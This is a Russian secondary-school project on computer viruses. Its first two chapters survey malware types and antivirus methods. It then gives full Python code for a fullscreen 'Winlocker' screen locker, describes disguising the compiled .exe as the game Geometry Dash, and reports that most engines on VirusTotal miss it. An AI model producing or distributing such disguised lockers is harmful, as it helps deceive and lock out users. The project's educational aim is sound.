Министерство образования и молодежной политики Свердловской области
Департамент образования Администрации города Екатеринбурга
Муниципальное образование «город Екатеринбург»
Октябрьский район
Муниципальное автономное общеобразовательное
учреждение – гимназия №13

Направление: технологическое

Предметная область: информатика

Проект

Компьютерные вирусы

Автор проекта: Стриевский Никита, 8 А класс

Руководитель работы: Григорьева Татьяна Михайловна, учитель химии и ОБЖ, МАОУ – Гимназии №13, контактный номер руководителя проекта: +7 (953)3866590, электронная почта руководителя проекта: grigor_t_m@mail.ru

2024

Оглавление

Введение

В современном мире компьютерные вирусы представляют из себя серьезную угрозу для безопасности информации. Пользователи компьютеров и гаджетов находятся под постоянной угрозой заражения вредоносным ПО. Разнообразие этих вредоносных программ обширно: от вирусов-вымогателей до шпионских программ. Вопрос кибербезопасности является очень важным, ведь от него зависит сохранность информации не только обычных пользователей компьютера, но и целых корпораций и государственных структур.

Стремительное развитие компьютерных вирусов способствует некомпетентность людей в теме защиты своего компьютера. Мало кто осознает, что пространство интернета наполнено киберугрозами, способными нанести непоправимый вред не только в финансовом, но и в личном плане. Все это обосновывает **актуальность темы** моего проекта.

Объектной областью моего исследования являются информационно-коммуникационные компьютерные технологии.

Объект исследования – компьютерные вирусы

Предмет исследования – механизм работы компьютерных вирусов и способы защиты от них

В рамках темы исследования – «Компьютерные вирусы» — я выдвигаю **гипотезу:** антивирусные программы способны защитить информацию, хранящуюся на компьютере.

Целью моего проекта является создание вируса Winlocker, выполняющего функцию блокировки операционной системы.

Для достижения цели ставлю следующие **задачи:**

Для написания кодов изучить и использовать язык программирования Python; освоить программу Pycharm;

Осуществить эффективное функционирование компьютерного вируса;

Проанализировать работу антивирусов по распознаванию созданного вируса при помощи программы VirusTotal.

Методы исследования:

1. Теоретические: поиск и изучение литературы и интернет – ресурсов по теме; моделирование продукта.

2. Эмпирические: изучение готовых вирусов; сравнение своего готового продукта с другими программами, анализ.
3. Математические: моделирование и разработка своего компьютерного вируса; построение графиков по выдвинутой гипотезе.

Глава 1. Компьютерные вирусы

1.1. Что такое компьютерный вирус?

Компьютерный вирус – это вредоносная программа, способная проникать в систему без ведома пользователя и распространять свои копии по разным каналам связи. Свое название получил за счет способности “заражать” устройство.

Эффект компьютерного вируса схож с человеческим. Человеческий вирус, попав в организм, начинает распространяться по всему организму, внедряться в каждую клетку. Компьютерный вирус работает по точно такой же системе: попав в операционную систему начинает распространяться и внедряться в каждый файл на устройстве.

1.2. Происхождение компьютерных вирусов

Идея компьютерных вирусов зародилась в конце 1940-х годов в серии лекций математика Джона фон Неймана. В 1966 году вышла его монография «Теория самовоспроизводящихся автоматов», являющиеся мысленным экспериментом. В данном эксперименте рассматривался компьютерный код, который мог бы повреждать машины, создавать собственные копии и заражать другие машины.

В 1971 году сотрудником компании BBN Бобом Томасом была создана компьютерная программа, получившая название «Creeper». Целью данной программы являлась узнать: возможно ли создать самовоспроизводящуюся программу. Оказалось что это возможно. Creeper заражал новый жесткий диск и пытался удалить себя с предыдущего компьютера. Данная программа не выполняла никакие вредоносные действия, только выводила на экран сообщение «Я Creeper. Поймай меня, если сможешь».

Первый по настоящему вредоносный вирус был создан в 1974 году. Вирус Rabbit мог создавать большое количество собственных копий, значительно нагружать работу системы и в итоге приводить компьютер к отказу. Свое название он получил из-за возможности быстро самовоспроизводиться.

Первым вирусом 21-ого века являлся “ILOVEYOU”, который появился 4 мая 2000 года. ILoveYou представлял из себя VBS-файл, который стирал существующие файлы на компьютере и поверх них записывал собственные копии. Данный вирус распространялся при помощи электронных писем. В качестве письма была строчка «I Love You”, а в приложении был файл «Love-Letter-For-You.vbs». Данная программа на практике подтвердила эффективность методов социальной инженерии.

1.3. Классификации компьютерных вирусов

По способу заражения компьютерные вирусы делятся на резидентные и нерезидентные. Резидентный вирус при заражении компьютера оставляет свою резидентную часть в оперативной памяти и действует вплоть до выключения или перезагрузки компьютера. Нерезидентный вирус не заражает память и имеет ограниченный срок жизни. [3]

По среде обитания компьютерные вирусы имеют классификацию:

- Файловые – при их открытии следует заражение и распространение
- Загрузочные – ждут включения устройства, проникают в ОЗУ и заражают разные секторы системы
- Сетевые – распространяются через локальные и глобальные компьютерные сети [1]
- Макровирусы – располагаются в текстовых редакторах и при открытии заражают все файлы, к которым обращается программа

По уровню опасности компьютерные вирусы делятся на:

- Безвредные – не нарушают работу системы
- Неопасные – уменьшают объем ОЗУ и занимают место на диске
- Опасные – наносят существенный вред компьютеру
- Очень опасные – крадут и стирают данные для совершения денежных операций

1.4. Основные типы компьютерных вирусов

Наиболее опасные и распространенные типы компьютерных вирусов:

- Троян (троянская программа)

Название этого вируса произошло из греческой мифологии. Воины Одиссея использовали гигантскую статую коня, чтобы захватить город Трою.

Основная цель трояна – украсть или уничтожить информацию. Чаще всего используются для кражи, удаления, замены персональной информации. Самостоятельно размножаться этот вирус не может, пока жертва сама его не запустит. Именно троян в основном используется для промышленного шпионажа.

- Вирусы – черви

При попадании на устройство начинает стремительно распространяться через компьютерные сети. Их опасность заключается в полном выведении из строя операционной системы. Вирус-червь может красть информацию, уничтожать информацию и даже проводить

финансовые операции. Объектами нападения могут стать даже правительственные информационные сайты. [2]

- Бэкдор

С помощью уязвимости системы защиты программа получает удаленный доступ к устройству и возможность управления им. Злоумышленники могут красть информацию, портить файлы, использовать компьютер пользователя для атаки на другой компьютер, производить денежные транзакции и прочие вредоносные действия. Многие вирусы-черви содержат в себе BackDoor.

- Эксплоит

По своим возможностям схож с Бэкдором, но этот вирус не может управлять устройством. Эксплоит ищет уязвимости в системе для получения прав администратора или производит DDOS атаку с целью нагрузить устройство.

- Баннер – блокировщик

Данный вирус представляет из себя баннер, вылезающий на весь экран и блокирующий работоспособность системы. Обычно баннер содержит сообщение, в котором злоумышленник требует деньги за разблокировку системы.

Глава 2. Методы защиты от компьютерных вирусов

2.1. Что такое антивирусное ПО?

Антивирусное ПО – программа для обнаружения вредоносных программ и последующего устранения компьютерных вирусов с устройства. Главная цель антивируса – предотвращение вторжения и распространения вредоносного ПО.

2.2 Основные методы работы антивирусного ПО:

Сигнатурный анализ – основан на сравнении файла с сигнатурой вредоносной программы. Базы данных антивирусов содержат в себе информацию о характерных признаках компьютерных вирусов, и антивирусная программа сравнивает признаки с содержимым файла. Если найдена схожесть – файл вредоносный. Достоинством данного метода является низкий риск ложного срабатывания, но этот метод не сможет обнаружить новый вирус, для которого отсутствует сигнатура в базе данных.

Контроль целостности – основан на анализе действий программ. Данный метод анализирует первоначальное состояние программы и состояние после совершения какого-либо действия на устройстве. Если найдено серьезное отклонение, для данного файла проводится дополнительная проверка. Контроль целостности работает быстрее сигнатурного анализа, поскольку требует меньше требует меньше вычислений. Основное достоинство этого метода – возможность обнаружения вредоносных действий от любых программ-вирусов, в том числе новых.

Сканирование вредоносных команд – основан на выявление подозрительных команд и признаков вредоносных последовательностей в коде программы. Если антивирусное ПО выявляет данные признаки в коде, то применяются дополнительные действия по проверке файла. Основное достоинство этого метода – быстродействие, недостаток – неспособность распознать новый вирус.

2.3 Этапы работы антивирусной программы

Первый этап – процесс сканирования. Антивирус проводит полное или частичное сканирование системы для обнаружения потенциально опасных файлов. Для этого антивирусное ПО использует сигнатурный анализ. Если файл содержит потенциальную угрозу, то он устраняется с устройства.

Второй этап – процесс обнаружения. Если метод сигнатурного анализа не срабатывает, антивирус применяет другие способы выявления компьютерного вируса. Обычно дальше в ход идут методы контроля целостности и сканирования вредоносных программ. Если антивирус обнаруживает подозрительные действия, то сразу классифицирует программу как вредоносную и применяет действия для устранения угрозы.

Третий этап – процесс устранения. Данный процесс может включать в себя удаление вредоносных файлов, блокирование доступа к зараженным файлам и прочие действия для предотвращения распространения потенциальной угрозы. В особых случаях удаление файла с устройства невозможно, и антивирус помещает его в карантин.

2.4. Классификации антивирусных программ

По способу размещения антивирусные программы делятся на резидентные и нерезидентные. Резидентные антивирусные программы начинают работу вместе с запуском устройства, а также остаются в оперативной памяти и автоматически проверяют все файлы. Нерезидентные антивирусные программы, в отличии от резидентных, запускаются по команде пользователя вручную.

По способу исполнения антивирусные программы делятся на:

- Программные
- Программно-оперативные

По способу защиты антивирусные программы делятся на:

- Программы детекторы
- Программы-вакцины
- Программы-доктора
- Программы-ревизоры
- Программы-мониторы
- Программы-фильтры
- Программы-сторожа

2.5. Основные виды антивирусных программ

Программы-детекторы:

- Эти программы используют анализ сигнатур. Они осуществляют проверку в файлах и оперативной памяти.
- Обычно программы-детекторы обновляются регулярно, чтобы обеспечить защиту от новых угроз.

Программы-доктора:

- Эти программы выполняют функцию устранения компьютерного вируса с устройства. Программы-доктора предназначены для поиска и уничтожения большого количества вредоносных программ.

- Наиболее известные из этого вида антивирусных программ: Kaspersky Antivirus, Doctor Web.

Программы-фильтры:

- Эти программы предназначены для обнаружения подозрительных действий при работе компьютера, характерных для компьютерного вируса.
- Такими действиями могут являться: попытка изменения кода файла с расширение .exe, изменение свойств файла, например: создание пароля для доступа к нему, запись в загрузочные секторы диска.
- При попытке вредоносной программы совершить подозрительное действие, программа-фильтр отправляет пользователю соответствующее сообщение.
- Данная антивирусная программа может обнаружить вирус на самом раннем этапе, однако не может вылечить зараженные файлы. [4]

2.6. Методы защиты от компьютерных вирусов

Методы профилактики:

- Использование современной ОС со встроенной защитой от компьютерных вирусов.
- Использование антивирусных программ от известных компаний с большой базой данных.
- Автоматически обновлять операционную систему, а также программы.
- Использовать права администратора исключительно в крайних случаях.
- Ограничить доступ к компьютеру посторонним лицам.
- Использовать только проверенные внешние носители информации.

Общие методы защиты:

- Использовать средства для автоматического копирования информации.
- Использовать средства, разграничивающие доступ.

Глава 3. Практическая часть

3.1. Создание компьютерного вируса

В качестве среды разработки нашей программы я буду использовать PyCharm. Pycharm – это среда интегрированная среда разработки для Python.

Первым делом мы подключаем модуль tkinter, которая представляет собой библиотеку Python для создания графического интерфейса программы. Для создания всплывающего окна используем оператор messagebox из библиотеки tkinter, работа которого будет показана в дальнейшем.

```
import tkinter
from tkinter import message box
```

Теперь нам нужно создать окно программы. Для этого используем команду tkinter.Tk(). Следом задаем цвет фона, обратившись к ключу bg и задав ему значение “black”.

```
window = tkinter.Tk()
window[“bg”] = “black”
```

Делаем окно на весь экран. Функция «attributes» в качестве первого аргумента принимает название атрибута, которые предваряется дефисом. Второй аргумент – значение этого атрибута. В нашем случае атрибуту придается значение True, благодаря чему устанавливается полноэкранный режим.

```
window.attributes(“-fullscreen”, True)
```

Дальше мы помещаем текст в окно. Класс Label из библиотеки tkinter принимает в качестве аргументов наше окно, текст, используемый шрифт, цвет текста и цвет фона. В значение шрифта мы задаем кортеж, первое значение которого - это название шрифта, а второе значение - это размер текста. Функция pack выполняет вывод текста в окно программы. Аргумент pady отвечает за отступ по вертикали.

```
txt_title = tkinter.Label(window, text=”ВАШ WINDOWS
ЗАБЛОКИРОВАН”, font=(“Arial Bold”, 64), fg=”white”, bg=”black”)
txt_title.pack(pady=100)

txt_desc = tkinter.Label(window, text=”Ваш компьютер заблокирован
вирусом Winlocker. Введите пароль для разблокировки системы.”,
font=(“Arial Regular”, 24), fg=”white”, bg=”black”)
```

```
txt_desc.pack()
```

Создаем окно для ввода пароля. Класс Entry из библиотеки tkinter принимает в качестве аргумента наше окно и используемый шрифт.

```
entry_password = tkinter.Entry(window, font=(“Arial Bold”, 30))
entry_password.pack(pady=50)
```

Создаем функцию для разблокировки. Функция unlock содержит в себе проверку, что вводимый текст entry_password.get() равен нашему заданному паролю «1» и если пользователь ввел правильный пароль, то наше окно пропадет с экрана. Если же пользователь ввел неправильный пароль, то ему выведется окно с сообщением «Неправильный пароль!», а также окно ввода очистится.

```
def unlock():
if entry_password.get() == “1”:
     window.destroy()
else:
     tkinter.messagebox.showinfo(message=”Неправильный
пароль!”)
     entry_password.delete(0, tkinter.END)
```

Создаем кнопку разблокировки. Класс Button из библиотеки tkinter принимает в качестве аргументов наше окно, текст кнопки, шрифт и выполняемую команду. В нашем случае кнопка будет выполнять функцию unlock.

```
button = tkinter.Button(window, text=”Разблокировать”, font=(“Arial
Bold”, 20), command=unlock)
button.pack(pady=20)
```

Создаем кнопки с цифрами. Класс Frame из библиотеки tkinter выполняет роль области, в которую поместятся кнопки. Цикл for перебирает цифры от 1 до 9. Внутри цикла создаются кнопки. В кнопках в качестве аргумента command выполняется lambda функция, суть которой заключается в добавлении выбранной цифры в окно ввода. Для этого вызывается функция insert.

```
frame = tkinter.Frame(window, bg=”black”)
frame.pack(pady=20)

for i in range(1, 10):
```

```
    button = tkinter.Button(frame, text=str(i), command=lambda x=i:
entry_password.insert(tkinter.END, str(x)), font=(“Arial Regular”,
24), bg=”white”)
    button.pack(side=tkinter.LEFT, padx=10)
    if i == 9:
          button = tkinter.Button(frame, text=str(0),
command=lambda: entry_password.insert(tkinter.END, str(0)),
font=(“Arial Regular”, 24), bg=”white”)
          button.pack(side=tkinter.LEFT, padx=10)
```

Последнее выполняемая функция – это запуск нашей программы. Программа запускается с помощью функции mainloop.

```
window.mainloop()
```

Компилируем программу в .exe файл. Для этого используем pyinstaller. Сначала нам необходимо установить данный пакет через консоль. Следом мы указываем файл и вся программа компилируется в .exe файл.

```
pip install pyinstaller
pyinstaller –-onefile main.py
```

3.2. Подготовка файла

Для создание полноценной вредоносной программы необходимо замаскировать наш компьютерный вирус под известную компьютерную игру. Я использовал название и иконку игры Geometry Dash. Фотографию созданного файла находится в приложении №1. Фотография компьютерного вируса находится в приложении №2. Фотография кода компьютерного вируса, написанного в программе PyCharm, используя язык программирования Python находится в приложении №3,4.

3.3. Проверка антивирусов

Для проверки распознавания моего компьютерного вируса антивирусами я буду использовать сайт VirusTotal.

В тестировании распознавания моего компьютерного вируса участвовало 72 антивирусной программы:

- Acronis (Static ML)
- Alibaba
- Antiy-AVL

- Avast
- Avira
- BitDefender
- ClamAV
- CrowdStrike Falcon
- Cylance
- DrWeb
- Emsisoft
- ESET-NOD32
- GData
- Ikarus
- K7GW
- Lionic
- MAX
- McAfee
- NANO-Antivirus
- Panda
- Rising
- Skyhigh (SWG)
- Sophos
- Symantec
- TEHTRIS
- Trapmine
- TrendMicro
- VBA32
- VirIT
- Webroot
- Xcitium
- Zillya
- Trellix (FireEye)
- Google
- Kaspersky
- Varist
- Cynet
- Jiangmin

- Skyhigh
- ZoneAlarm by Check Point
- AhnLab-V3
- ALYac
- Arcabit
- AVG
- Baidu
- BitDefenderTheta
- CMC
- Cybereason
- DeepInstinct
- Elastic
- eScan
- Fortinet
- Gridinsoft
- K7AntiVirus
- Kingsoft
- Malwarebytes
- MaxSecure
- Microsoft
- Palo Alto Networks
- QuickHeal
- Sangfor Engine Zero
- SentinelOne
- SUPERAntiSpyware
- TACHYON
- Tencent
- Trellix
- TrendMicro-HouseCall
- VIPRE
- ViRobot
- WithSecure
- Yandex
- Zoner
- Avast-Mobile

- Symantec Mobile Insight
- BitDefenderFalx
- Trustlook

Среди 72 антивирусных программ всего 9 признали созданную мною программу вредоносной. Антивирусные программы, признавшие мою программу вредоносной:

- Avast
- Elastic
- Kaspersky
- Trellix (FireEye)
- ZoneAlarm by Check Point
- AVG
- Jiangmin
- Skyhigh (SWG)
- Zillya

Фотография результата проверки VirusTotal представлена в приложении №5.

Заключение

В ходе своей исследовательской работы я выполнил поставленную цель «создание вируса Winlocker, выполняющего функцию блокировки операционной системы». При работе над проектом были выполнены все поставленные задачи:

- Для написания кодов изучить и использовать язык программирования Python; освоить программу Pycharm;
- Осуществить эффективное функционирование компьютерного вируса;
- Проанализировать работу антивирусов по распознаванию созданного вируса при помощи программы VirusTotal.

Выдвинутая гипотеза «антивирусные программы способны защитить информацию, хранящуюся на компьютере» подтвердилась.

В ходе написания исследовательской работы я узнал о компьютерных вирусах, антивирусных программах, методах защиты от компьютерных вирусов, а также научился писать компьютерные вирусы на языке программирования Python.


Список литературы и интернет-ресурсов

1. Басшыкызы Динара “Компьютерные вирусы и их обнаружение”. // Журнал “Достижения науки и образования” [Электронный ресурс]. URL: https://cyberleninka.ru/article/n/kompyuternye-virusy-i-ih-obnaruzhenie (дата обращения: 04.01.2024).
2. Дубровин Н.А., Бычков Д.В., Гордеев К.С., Жидков А.А. Компьютерные вирусы // Современные научные исследования и инновации. 2017. № 11 [Электронный ресурс]. URL: https://web.snauka.ru/issues/2017/11/84861 (дата обращения: 09.01.2024).
3. Петрова М. А. Компьютерные Вирусы // . 2023. №7 (105). URL: https://scilead.ru/article/4049-kompyuternie-virusi (дата обращения: 06.01.2024).
4. Попов И. О., Марунько А. С., Петров О. И., Олейник А. А. Вирусы и антивирусные программы в информационной безопасности. Научные записки молодых исследователей. 2020;8(4):74-80. URL: http://elib.fa.ru/art2020/bv2002.pdf/download/bv2002.pdf (дата обращения: 04.01.2024).

Приложения


Приложение №1

Свойства файла




Приложение №2

Вирус в работе



Приложение №3

